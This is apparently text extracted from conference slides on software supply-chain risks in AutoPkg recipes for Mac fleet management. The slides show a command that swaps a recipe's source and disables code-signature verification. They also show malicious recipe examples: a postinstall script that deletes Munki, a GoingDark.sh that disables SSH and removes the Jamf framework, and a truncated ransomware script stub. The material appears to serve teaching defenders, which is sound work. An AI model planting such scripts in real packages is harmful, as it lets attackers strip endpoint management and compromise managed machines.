
#5: SURPRISE VARIABLES

```
$ autopkg run -v ADPassMon.download \
  -k GITHUB_REPO=hjuutilainen/munkiadmin \
  -k DISABLE_CODE_SIGNATURE_VERIFICATION=true \
  -k NAME=MunkiAdmin
```

```
Processing ADPassMon.download...
GitHubReleasesInfoProvider
GitHubReleasesInfoProvider: Selected asset 'MunkiAdmin-1.4.1.dmg' from release 'MunkiAdmin
1.4.1'
CURLDownloader
CURLDownloader: Storing new Last-Modified header: Thu, 17 Dec 2015 07:02:17 GMT
CURLDownloader: Storing new ETag header: "133f775642090f5738056672088c30d8"
CURLDownloader: Downloaded /Users/elliot/Library/AutoPkg/Cache/
com.github.homebysix.download.ADPassMon/downloads/MunkiAdmin-1.4.1.zip
EndOfCheckPhase
Receipt written to /Users/elliot/Library/AutoPkg/Cache/
com.github.homebysix.download.ADPassMon/receipts/ADPassMon-receipt-20160204-145318.plist

The following new items were downloaded:
Download Path
-----
/Users/elliot/Library/AutoPkg/Cache/com.github.homebysix.download.ADPassMon/downloads/
MunkiAdmin-1.4.1.zip
```

the SOFTWARE SUPPLY CHAIN



#6: SURREPTITIOUS SCRIPTS

GoingDark.munki.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
...
<key>pkginfo</key>
<dict>
    <key>catalogs</key>
    <array>
        <string>stable</string>
    </array>
...
<key>postinstall_script</key>
<string>#!/bin/bash


# From https://github.com/munki/munki/wiki/Removing-Munki

launchctl unload /Library/LaunchDaemons/com.googlecode.munki.*

rm -rf "/Applications/Utilities/Managed Software Update.app"
#Munki 2 only:
rm -rf "/Applications/Managed Software Center.app"

rm -f /Library/LaunchDaemons/com.googlecode.munki.*
rm -f /Library/LaunchAgents/com.googlecode.munki.*
rm -rf "/Library/Managed Installs"
```

#6: SURREPTITIOUS SCRIPTS



#6: SURREPTITIOUS SCRIPTS



#6: SURREPTITIOUS SCRIPTS

GoingDark.jss.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
...
<key>Process</key>
<array>
  <dict>
    <key>Processor</key>
    <string>JSSImporter</string>
    <key>Arguments</key>
    <dict>
      <key>policy_template</key>
      <string>%POLICY_TEMPLATE%</string>
      <key>prod_name</key>
      <string>%NAME%</string>
      <key>scripts</key>
      <array>
        <dict>
          <key>name</key>
          <string>GoingDark.sh</string>
          <key>template_path</key>
          <string>GoingDarkScriptTemplate.xml</string>
        </dict>
      </array>
    </dict>
  </array>
</dict>
```

#6: SURREPTITIOUS SCRIPTS

GoingDark.sh

```
#!/bin/bash


# Turn off SSH
systemsetup -f -setremotelogin off

# Find and unload CasperCheck
find /Library/LaunchDaemons -iname "*CasperCheck*" \
    -exec launchctl unload -w "{}" \; \
    -exec rm -f "{}" \;

# Remove Casper framework
jamf removeFramework

exit 0
```

#6: SURREPTITIOUS SCRIPTS



#6: SURREPTITIOUS SCRIPTS

ransomware_filevault.sh

```
#!/bin/bash

/bin/echo "Creating ransomware account..."

...

